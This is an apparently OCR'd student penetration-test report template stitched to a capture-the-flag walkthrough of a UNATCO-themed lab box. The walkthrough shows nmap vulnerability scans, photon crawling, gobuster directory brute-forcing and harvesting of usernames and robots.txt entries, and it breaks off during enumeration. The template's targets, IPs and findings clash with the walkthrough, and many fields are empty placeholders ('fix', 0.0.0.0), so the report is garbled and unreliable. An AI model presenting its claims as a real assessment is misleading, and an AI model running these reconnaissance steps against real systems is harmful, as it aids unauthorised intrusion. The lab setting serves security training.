
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX
- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE


Entire Kill Chain

OSINT

Target IP can change during engagement

```
export TargetIP=10.10.191.163
```

Here we get an idea of what the VM might introduce to use. Most of the time we do not get much but its nice to have something.
Screenshot:




The NSF are about to raid Liberty Island to capture the shipment of Ambrosia from UNATCO (The United Nations Anti-Terrorist Coalition). As our top hacker, we need you to gain a root foothold on the UNATCO admin network.

Warning: Don't try to brute force auth - the services in question don't like this.

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)



```
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-title: United Nations Anti-Terrorist Coalition
|_http-server-header: Apache/2.4.41 (Ubuntu)
5901/tcp  open  vnc     syn-ack ttl 61 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_    VNC auth, Anonymous TLS (258)
23023/tcp open  unknown syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
```

After our basic scan we are going to do a deeper scan to see if we can pickup any extra services that I might have missed.


```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  $TargetIP
```

Screenshot: (Find entire scans in appendix)

Checking out the webpage and we find this comment.


Link: http://10.10.191.163/badactors.html

Source-Page



```
   <footer>
       List is maintained by system admin, AJacobson//UNATCO.00013.76490
   </footer>
   <!-- if you can see this I might add you to the list. per United Nations directive #17, F12 is now a international cyber crime -->
 </body>
/html>
```

Web-Page



10.10.191.163/badactors.html

rks here on the bookmarks toolbar. Manage bookmarks…

War in Cyberspace

Current Cyber Watchlist

Vigilance Online

As part of its duties, UNATCO monitors the digital domain as well as the physical, keeping track of those malevolent actors who would use their technical aptitude to threaten security and harm the peace-loving peoples of the world.


This page keeps a list of usernames that have been flagged by our sophisticated monitoring systems. If you see anyone in this list during your own travels online, be warned! You may be dealing with a cyberterrorist.

```
gsyme
haz
hgrimaldi
hhall
hquinnzell
infosneknz
jallred
jhearst
jlebedev
jooleeah
juannsf
killer_andrew
lachland
leesh
levelbeam
mattypattatty
memn0ps
nhas
notsus
oenzian
roseycross
sjasperson
sweetcharity
tfrase
thom_seven
ttong
```

List is maintained by system admin, AJacobson//UNATCO.00013.76490

We find another link that looks interesting link as well.

Link: http://10.10.191.163:23023/




10.10.191.163:23023

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

```
UNATCO Liberty Island - Command/Control

RESTRICTED: ANGEL/OA

send a directive to process
```

We use a tool called `Photon` to download any client side files on the website and analyze them offline and we found something.


```
photon -u http://10.10.191.163/ -l 3 -t 100
```



```
┌──(kali㉿kali)-[~/…/Scan/Manual/HTTP/10.10.191.163]
└─$ ls
   badactors.html      index.html      internal.txt            robots.txt      style.css           threats.html
   badactors.txt       intel.txt       MorePerfectDOSVGA.ttf   scripts.txt     terrorism.html      unatco.png

┌──(kali㉿kali)-[~/…/Scan/Manual/HTTP/10.10.191.163]
└─$ cat robots.txt
http://10.10.191.163/datacubes # why just block this? no corp should crawl our stuff - alex
```

We found a list of bad actors. not much to go with. I checked each file statically but nothing to hit to something more. We found a directory from the robots.txt this included a username as well.


Link: http://10.10.157.172/robots.txt



For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

```
# Disallow: /datacubes # why just block this? no corp should
crawl our stuff - alex
Disallow: *
```

When we look at the directory we land here



For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

Liberty Island Datapads Archive

All credentials within *should* be [redacted] - alert the administrators immediately if any are found that are 'clear text'


Access granted to personnel with clearance of Domination/5F or higher only.

This looked to have more to it.

Discovery

The URL ends with a number sequence. Lets use `gobuster`


```
gobuster dir -u http://10.10.157.172/datacubes/ -w /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ gobuster dir -u http://10.10.157.172/datacubes/ -w /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.157.172/datacubes/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/08 16:19:50 Starting gobuster in directory enumeration mode
===============================================================
/0000                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0000/]
/0011                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0011/]
/0068                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0068/]
/0103                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0103/]
/0233                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0233/]
/0451                 (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0451/]
Progress: 9998 / 10001 (99.97%)===============================================================
2022/11/08 16:23:11 Finished
===============================================================
```

When we go to each link we find...

